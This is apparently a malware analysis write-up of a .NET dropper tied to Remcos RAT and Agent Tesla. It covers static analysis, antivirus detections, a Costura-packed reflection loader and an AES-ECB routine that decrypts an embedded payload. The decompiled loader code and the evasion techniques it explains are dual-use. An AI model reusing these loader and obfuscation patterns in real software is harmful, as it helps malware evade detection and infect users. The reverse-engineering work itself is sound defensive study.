
Remcos RAT Analysis




Contents

Remcos[.]exe

Basic static analysis

First let's check with exeinfo pe



It's a [.]Net File

Let's check with pe studio

xml-id	indicator (21)	detail	level
1430	The file references string(s) tagged as blacklist	count: 8	1
1120	The file is scored by virustotal	score: 59/72	1
1434	The file references a URL pattern	url: 4.0.0.0	1
1434	The file references a URL pattern	url: 4.0.2.0	1
1241	The manifest identity has been detected	name: MyApplication.app	3
1424	The original name of the file has been detected	name: DFHKLJGF.exe	3
1036	The file checksum is invalid	checksum: 0x0006A5BA	3
1633	The file references string(s) tagged as hint	type: file	3
1633	The file references string(s) tagged as hint	type: base64	3
1633	The file references string(s) tagged as hint	type: utility	3
1633	The file references string(s) tagged as hint	type: keyboard-key	3
1633	The file references string(s) tagged as hint	type: url-pattern	3
1023	The file is managed	status: yes	4
1268	The file references whitelist string(s)	count: 1	4

Not too suspicious[.]


Let's check the Avs

Some saying it's Agent Tesla keylogger, and some saying it's remcos rat[.] Actually, it might be both of them in the same dropper[.]

e)

engine (72/72)	score (59/72)	date (dd.mm.yyyy)	age (days)
TrendMicro	TrojanSpy.MSIL.AGENSLA.USMANG920	02.08.2020	397
F-Prot	W32/MSIL_Agent.BGR.gen!Eldorado	02.08.2020	397
Symantec	ML.Attribute.HighConfidence	01.08.2020	398
ESET-NOD32	a variant of MSIL/Kryptik.VOS	02.08.2020	397
APEX	Malicious	01.08.2020	398
Paloalto	generic.ml	02.08.2020	397
Cynet	Malicious (score: 85)	28.07.2020	402
Kaspersky	HEUR:Trojan-PSW.MSIL.Agensla.gen	02.08.2020	397
BitDefender	Trojan.GenericKDZ.66685	02.08.2020	397
NANO-Antivirus	Trojan.Win32.Kryptik.hjeiyw	02.08.2020	397
MicroWorld-eScan	Trojan.GenericKDZ.66685	02.08.2020	397
Avast	Win32:PWSX-gen [Trj]	02.08.2020	397
Tencent	Msil.Trojan-qqpass.Qqrob.Szlv	02.08.2020	397
Ad-Aware	Trojan.GenericKDZ.66685	02.08.2020	397
Sophos	Mal/Generic-S	02.08.2020	397
Comodo	Malware@#19hu0z6fnsmhv	28.07.2020	402
F-Secure	Trojan.TR/AD.Remcos.oikzj	02.08.2020	397
DrWeb	Trojan.Siggen9.41483	02.08.2020	397
VIPRE	Trojan.Win32.Generic!BT	02.08.2020	397
Invincea	heuristic	02.05.2020	489
Emsisoft	Trojan.GenericKDZ.66685 (B)	02.08.2020	397
SentinelOne	DFI - Malicious PE	24.07.2020	406
Cyren	W32/MSIL_Agent.BGR.gen!Eldorado	02.08.2020	397
Jiangmin	Trojan.PSW.MSIL.wwt	01.08.2020	398
Webroot	W32.Trojan.Gen	02.08.2020	397
Avira	TR/AD.Remcos.oikzj	02.08.2020	397
Microsoft	TrojanSpy:MSIL/AgentTesla.AP!MTB	02.08.2020	397
Endgame	malicious (high confidence)	27.07.2020	403
Arcabit	Trojan.Generic.D1047D	02.08.2020	397
ZoneAlarm	HEUR:Trojan-PSW.MSIL.Agensla.gen	02.08.2020	397
GData	Trojan.GenericKDZ.66685	02.08.2020	397
AhnLab-V3	Trojan/Win32.Agent.C4075284	01.08.2020	398

I know both of them very well, Agent tesla is a keylogger and stealer written in [.]Net, while remcos is a RAT, the Server (C&C) is written in Delphi[.] while the older versions of the remcos client were written in Vb6, and the newer versions are written in C++[.]




Checking the strings and resources[.] Nothing suspicious[.]

Advanced static analysis


Let's open it in dnSpy

At first glance I can see that the costura fody package was used, costura is a [.]Net library that is used to embed several reference assemblies into a single assembly, for example, if you have a [.]net exe that depends on a [.]net library[.] Instead of having to ship the exe next to the dll[.] Costura will merge them into a single exe assembly by adding the dll into resources and compressing it[.]




Let’s continue analyzing the main exe then we will analyze the resources[.]

These are a bunch of junk code[.] To evade the Av and confuse the analyst[.]




Always start your [.]net Analysis from the entrypoint and go down the function calls, so as not to get lost in the junk codes[.]



Main();

It's a WPF application, it calls a method called myObject(); let's see it



MyObject();

There are two calls, a call to the method monoflat_b(); in the foreach loop, and another call to the method arrayxx(); It takes a parameter named “Type” which represents a [.]net Class[.]

The code in SDYNM() is just a junk code ,Ignore it Now

let’s navigate to that method[.]

```
    {
        // Token: 0x06000013 RID: 19 RVA: 0x000047B8 File Offset: 0x000029B8
        private static void SDYNM()
        {
            Console.WriteLine("Enter your birthday in format dd.mm.yyyy or dd/mm/yyyy:");
            DateTime t = DateTime.Parse(Console.ReadLine());
            DateTime now = DateTime.Now;
            int num = now.Year - t.Year;
            t = new DateTime(now.Year, t.Month, t.Day);
            bool flag = now < t;
            if (flag)
            {
                num--;
            }
            Console.WriteLine("You are {0} years old!", num);
            int num2 = num + 10;
            Console.WriteLine("You will be {0} years old after ten years!", num2);
        }

        // Token: 0x06000014 RID: 20 RVA: 0x00004848 File Offset: 0x00002A48
        public static void myObject()
        {
            foreach (Type type in MainWindow.monoFlat_b().GetTypes())
            {
                bool flag = type.Name == MainWindow.nabexx[0].ToString();
                if (flag)
                {
                    xAZADF.arrayxx(type);
                }
            }
        }
    }
}
```


Arrayxx(Type Hl);

Here’s a call to the library class1 in the resources[.] It also takes the parameter ‘Type -> ‘HL’

```
// Token: 0x06000011 RID: 17 RVA: 0x00004730 File Offset: 0x0
public static void arrayxx(Type HL)
{
    int num = 2;
    string text = char.ConvertFromUtf32(88);
    char[] array = text.ToCharArray();
    int[,] array2 = new int[num, num];
    string text2 = "right";
    int num2 = num * num;
    bool flag = text == "X";
    if (flag)
    {
        bool flag2 = text2.ToUpper().Length > 2;
        if (flag2)
        {
            bool flag3 = num2 == 4;
            if (flag3)
            {
                Class1.X(HL);
            }
        }
    }
}
```


Decompress costura Fody

The assembly is compressed inside the resources so we need to decompress it first before we can analyze it[.] It's really easy, the decompression algorithm is inside the costura class and it's simple[.]



stackoverflow[.]com/questions/43981985/how-to-decompress-a-fody-costura-packed-assembly

github[.]com/G4224T/Fody-Costura-Decompress




Remcos[.]exe -> ClassLibrary1[.]dll


Basic static analysis

Now let's analyze the decompressed Classlibrary1

There are some debug information left here



Scanning the library on virustotal, it's clean




Advanced static analysis

Let's analyze it with dnSpy

X();

We will go the method X() that was being called by the main assembly



What it does is to invoke the first method in the object/type/assembly X[.]

We now know that the Classlibrary1 is used as a reflection loader, it takes a [.]net Class as a parameter X and invoke it's first method (Getmethods[0])

but what is the assembly X ? it's the value of the parameter 'Type or 'HL' or 'nabexx' we need to go back to the main exe to find out[.]

```
// Token: 0x06000014 RID: 20 RVA: 0x00004848 File Offset: 0x00002A48
public static void myObject()
{
    foreach (Type type in MainWindow.monoFlat_b().GetTypes())
    {
        bool flag = type.Name == MainWindow.nabexx[0].ToString();
        if (flag)
        {
            xAZADF.arrayxx(type);
        }
    }
}
```

```
// Token: 0x04000307 RID: 775
public static string nabexx = char.ConvertFromUtf32(88) + "X";

// Token: 0x02000010 RID: 16
```

The Utf32 of 88 is the letter X, so the string is "XX"

```
static void Main(string[] args)
{
    string nabexx = char.ConvertFromUtf32(88) + "X";

    Console.WriteLine(nabexx);

    Console.ReadLine();
}
```

```
file:///C:/Users/medot/A
XX
```

So the name of the assembly that's going to get invoked is XX, but how does it load it ?

The answer is in the method myObject();

It iterates over all the classes that exists in the monoflat_b() types, if the type is called XX it's passed to class library1 to invoke its first method[.] ,

```
// Token: 0x06000014 RID: 20 RVA: 0x00004848 File Offset: 0x00002A48
public static void myObject()
{
    foreach (Type type in MainWindow.monoFlat_b().GetTypes())
    {
        bool flag = type.Name == MainWindow.nabexx[0].ToString();
        if (flag)
        {
            xAZADF.arrayxx(type);
        }
    }
}
```

Monoflatb();

let's see monoflat_b(),


The result of this method is an Assembly, that's loaded via reflection from the method monoFlatxB();

```
// Token: 0x06000018 RID: 24 RVA: 0x000048F0 File Offset: 0x00002AF0
public static Assembly monoFlat_b()
{
    string a = char.ConvertFromUtf32(88);
    int num = 4;
    int num2 = 5;
    int num3 = num + num2;
    int num4 = 12 - num3;
    double num5 = (double)(num * 12);
    double num6 = (double)(num2 * 4);
    double num7 = (double)(12 * num4) * 3.0 / 5.0;
    double num8 = num5 + num6 + num7;
    double num9 = num8 * 0.05;
    bool flag = a == "X";
    Assembly result;
    if (flag)
    {
        result = AppDomain.CurrentDomain.Load(MainWindow.monoFlatxB());
    }
    else
    {
        num8 += num9;
        Console.WriteLine((int)num8);
        result = null;
    }
    return result;
}
```

It returns a byte array

The key is a byte array, it's saved in resources by the name 'XX'

The encrypted bytes are saved in the resources by the name 'XXXXXX'[.]



DomonoFlatECXES();

The decryption function is called DomonoFlatECXES(); let's see it[.]

```
// Token: 0x06000019 RID: 25 RVA: 0x00004994 File Offset: 0x00002B94
public static byte[] monoFlatx8()
{
    byte[] key = (byte[])Resources.ResourceManager.GetObject(MainWindow.nabexx);
    return MainWindow.DmonoFlatECXES((byte[])Resources.ResourceManager.GetObject(MainWindow.nabexx + MainWindow.nabexx +
      MainWindow.nabexx), key);
}
```

It's an AES encryption

```
public class MainWindow
{
    // Token: 0x06000016 RID: 22 RVA: 0x000048A4 File Offset: 0x00002AA4
    public static byte[] DmonoFlatECXES(byte[] Data, byte[] key)
    {
        return new AesCryptoServiceProvider
        {
            KeySize = 256,
            Key = key,
            Mode = CipherMode.ECB
        }.CreateDecryptor().TransformFinalBlock(Data, 0, Data.Length);
    }
```

Creating the decryptor

I can create a c# project, copy the decryption methods and create a decryptor[.]

or run the application, put a breakpoint at the return of the decryption function and let it decrypt itself[.]

